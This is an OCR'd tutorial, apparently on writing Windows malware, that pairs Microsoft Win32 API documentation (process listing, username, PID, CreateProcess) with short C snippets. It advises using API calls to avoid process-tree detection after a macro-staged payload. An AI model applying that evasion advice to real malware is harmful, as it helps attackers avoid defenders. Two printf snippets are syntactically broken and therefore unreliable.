
Listing Processes

This looks similar to the previous one we looked at, with a couple small differences. For example, there is an output variable within the API's arguments, and the return value is a BOOL.

Referencing the "Return value" section, you can see that the function will return zero if it fails, or a nonzero value on success. Zero will map to FALSE, which makes error handling as easy as putting an if statement and a ! before the function call:



```
if (!EnumProcesses(&processes, procArray, bNeeded)) {
    printf("Failed to enumerate processes: (%d)\n"), GetLastError()
}
```



EnumProcesses function (psapi.h)

Article • 10/13/2021 • 2 minutes to read

Retrieves the process identifier for each process object in the system.

Syntax

```C++
BOOL EnumProcesses(
  [out] DWORD   *lpidProcess,
  [in]  DWORD   cb,
  [out] LPDWORD lpcbNeeded
);
```

Parameters

`[out] lpidProcess`

A pointer to an array that receives the list of process identifiers.

`[in] cb`

The size of the *pProcessIds* array, in bytes.

`[out] lpcbNeeded`

The number of bytes returned in the *pProcessIds* array.

Return value

If the function succeeds, the return value is nonzero.


If the function fails, the return value is zero. To get extended error information, call GetLastError.

Username

Defensive solutions commonly monitor process creation events, and search for suspicious parent-child process relationships. For example, if your malware is running within WORD.exe (can occur after staging a payload from a VBA macro), seeing a child process of cmd.exe, followed by another child process of whoami.exe would be considered an indication of potentially malicious activity.

Using API calls will avoid spawning any new processes and makes behavior analysis more difficult for solutions not utilizing API hooking.

```
if (!GetUserName(usernameBuf, &bufCharCount)) {
    printf("Failed to get username: (%d)\n"), GetLastError();
}
```



Learn / Windows / Apps / Win32 / API / Developer Notes / Winbase.h /

GetUserNameA function (winbase.h)

Article • 07/27/2022 • 2 minutes to read

Retrieves the name of the user associated with the current thread.

Use the GetUserNameEx function to retrieve the user name in a specified format. Additional information is provided by the IADsADSystemInfo interface.

Syntax

```
C++                                                   Copy

BOOL GetUserNameA(
  [out]     LPSTR   lpBuffer,
  [in, out] LPDWORD pcbBuffer
);
```

Parameters

`[out] lpBuffer`


A pointer to the buffer to receive the user's logon name. If this buffer is not large enough to contain the entire user name, the function fails. A buffer size of (UNLEN + 1) characters will hold the maximum length user name including the terminating null character. UNLEN is defined in Lmcons.h.

`[in, out] pcbBuffer`


On input, this variable specifies the size of the *lpBuffer* buffer, in **TCHARs**. On output, the variable receives the number of **TCHARs** copied to the buffer, including the terminating null character.

If *lpBuffer* is too small, the function fails and GetLastError returns ERROR_INSUFFICIENT_BUFFER. This parameter receives the required buffer size, including the terminating null character.

Get current Process ID



```
DWORD pid;
pid = GetCurrentProcessId();

if (!pid) {
    printf("Failed to get PID\n");
}
else {
    printf("PID: %d\n", pid);
}
```



GetCurrentProcessId function (processthreadsapi.h)

Article • 06/29/2021 • 2 minutes to read

Retrieves the process identifier of the calling process.

Syntax

C++ Copy

```
DWORD GetCurrentProcessId();
```

Return value

The return value is the process identifier of the calling process.


Remarks

Until the process terminates, the process identifier uniquely identifies the process throughout the system.


Create a process

This function might look a bit intimidating due to how many more arguments it has, but many of them are optional. The documentation also includes a lot of example code, which is helpful to reference in situations like this.

As seen below, NULL, FALSE and 0 are passed several times, leaving only 3 arguments that you need to include for basic usage.



```
// Start the child process.
if( !CreateProcess( NULL,   // No module name (use command line)
    argv[1],        // Command line
    NULL,           // Process handle not inheritable
    NULL,           // Thread handle not inheritable
    FALSE,          // Set handle inheritance to FALSE
    0,              // No creation flags
    NULL,           // Use parent's environment block
    NULL,           // Use parent's starting directory
    &si,            // Pointer to STARTUPINFO structure
    &pi )           // Pointer to PROCESS_INFORMATION structure
)
{
    printf( "CreateProcess failed (%d).\n", GetLastError() );
    return;
}
```



CreateProcessA function (processthreadsapi.h)

Article • 09/23/2022 • 13 minutes to read

Creates a new process and its primary thread. The new process runs in the security context of the calling process.

If the calling process is impersonating another user, the new process uses the token for the calling process, not the impersonation token. To run the new process in the security context of the user represented by the impersonation token, use the CreateProcessAsUser or CreateProcessWithLogonW function.


Syntax

C++ Copy

```
BOOL CreateProcessA(
  [in, optional]      LPCSTR                lpApplicationName,
  [in, out, optional] LPSTR                 lpCommandLine,
  [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in]                BOOL                  bInheritHandles,
  [in]                DWORD                 dwCreationFlags,
  [in, optional]      LPVOID                lpEnvironment,
  [in, optional]      LPCSTR                lpCurrentDirectory,
  [in]                LPSTARTUPINFOA        lpStartupInfo,
  [out]               LPPROCESS_INFORMATION lpProcessInformation
);
```

Visual Studio Notes


Make sure to disable Precompiled Headers. Not needed for our use cases and will likely cause a headache. Right click on the project in the Solution Explorer and select Properties.


demo Property Pages

Configuration: Active(Debug) Platform: Active(x64) Configuration Manager...


Precompiled Header	Not Using Precompiled Headers
Precompiled Header File	stdafx.h
Precompiled Header Output File	$(IntDir)$(TargetName).pch

Check for multi-threaded DLL setting. Multi-threaded DLL = dynamic linking, Multi-threaded = static linking. Debug means additional symbols will be included to make debugging easier; disable this for actual usage.

